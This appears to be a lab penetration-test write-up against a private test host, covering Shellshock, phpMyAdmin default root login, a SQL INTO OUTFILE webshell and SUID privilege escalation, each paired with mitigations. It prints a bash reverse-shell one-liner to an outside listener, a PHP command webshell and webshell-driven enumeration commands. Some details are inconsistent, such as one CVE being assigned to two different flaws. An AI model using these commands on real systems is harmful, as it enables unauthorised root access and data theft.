
Severity: Critical (CVSS 10.0)

Port: 12345/tcp

During vulnerability scanning with OpenVAS, a Shellshock vulnerability was confirmed on the target server. It was confirmed the id command returned uid=0(root), demonstrating that remote code execution was achievable directly as the root user with no authentication required. This vulnerability exists because the server was running GNU Bash version 4.3 or earlier, which fails to properly sanitise environment variables passed from external sources.



We sent crafted requests to the service, it returned **"root"**, confirming full root access with zero effort. A reverse shell was established using **echo "bash -i >& /dev/tcp/192.168.7.41/4444 0>&1" | nc 192.168.3.21 12345**. The target connected back and an interactive bash shell was received **(bash-3.1#),** confirming root-level persistent access**.**




Mitigation:


- Upgrade GNU Bash to a patched version (4.3 patch 25 or later) immediately [M1051]
- Remove or restrict access to CGI scripts that are not essential [M1042]
- Deploy a Web Application Firewall to detect and block Shellshock-style payloads [M1031]

Attack 3: Unauthenticated phpMyAdmin Root Access → Full Database Compromise
Vulnerabilities: phpMyAdmin error.php XSS (CVE-2010-4480), HTTP TRACE Enabled (CVE-2010-4480), Apache httpOnly Cookie Disclosure (CVE-2012-0053)

SEVERITY: High/Medium (CVSS 7.5/4.3)

Port: 80/tcp







Nikto v2.1.6 was run against the target using nikto -h http://192.168.3.21. The scan identified the server as **Apache/1.3.37 running PHP/4.4.4**, both significantly outdated, and confirmed the **HTTP TRACE method was enabled** (OSVDB-877), making the server vulnerable to Cross-Site Tracing (XST). Nikto discovered the **phpMyAdmin interface** at /phpmyadmin/, which was accessed using default credentials (root with a blank password), revealing full administrative access to all databases on the server. From phpMyAdmin root access, an attacker could write files to the server filesystem

Mitigation

- Disable the HTTP TRACE method in the Apache configuration by adding TraceEnable Off to httpd.conf. [M1042]
- Upgrade Apache HTTP Server to version 2.2.22 or later to resolve the httpOnly cookie disclosure. [M1051]
- Restrict phpMyAdmin access to trusted IP addresses only via Apache access controls. [M1035]
- Implement Content Security Policy (CSP) headers to mitigate XSS and XST attack vectors. [M1021]

Attack 4: Privilege Escalation via SUID Binary
Vulnerability: Insecure SUID Binary (Improper Privilege Management (CWE-269, CWE-732)
Severity: High
CVE: None (misconfiguration; insecure file permission assignment)
Port: 80/tcp







This attack did not rely on any single CVE exploit. Instead, it chained **four misconfigurations** together: default credentials → excessive DB privileges → writable webroot → insecure SUID binary. This is significant because **Openvas missed three of the four,** only the outdated phpMyAdmin version appeared in the OpenVAS report. The following command was issued through shell.php to enumerate SUID binaries on the system: **http://192.168.3.21/shell.php?cmd=find+/+-perm+-4000+-type+f+2>/dev/null.** Three SUID binaries were returned. The non-standard binary **/home/bilbo/elevatePrivilege** stood out as suspicious as it was located in a user's home directory rather than a system path, which is highly unusual.
We Executed **/home/bilbo/elevatePrivilege** through the webshell and it returned **root**, confirming full privilege escalation.

Mitigations

- M1038 Audit all SUID binaries regularly; remove the bit where not essential [M1038]
- M1026 — Never place custom SUID binaries in user home directories [M1026]
- No SUID binaries should be writable by non-root users.
- Use "**nosuid**" mount option on non-system partitions.

Attack 5: SQL Injection leading to Remote Code Execution via webshell using INTO OUTFILE
Vulnerabilities: Basic Analysis and Security Engine Multiple Input Validation Vulnerabilities
CVE: CVE-2009-4590 to CVE-2009-4592, CVE-2009-4837 to CVE-2009-4839.
SEVERITY: High (**CVSS** 7.5)
Port: 80/tcp





We Discovered phpMyAdmin on our target and logged in with default creds (root / no password), we Confirmed FILE privilege via **root@localhost** user. Then executed **SELECT "<?php**

system($_GET['cmd’]);?>" INTO OUTFILE "/usr/local/apache/htdocs/shell.php". we accessed http://192.168.3.21/shell.php?cmd=whoami to confirm RCE.

Mitigations

- Making the webroot non-writable by the mysql process would have stopped the webshell being created entirely [M1022]
- Revoke the FILE privilege and disabling blank root passwords would have blocked both the credential access and the OUTFILE write [M1026]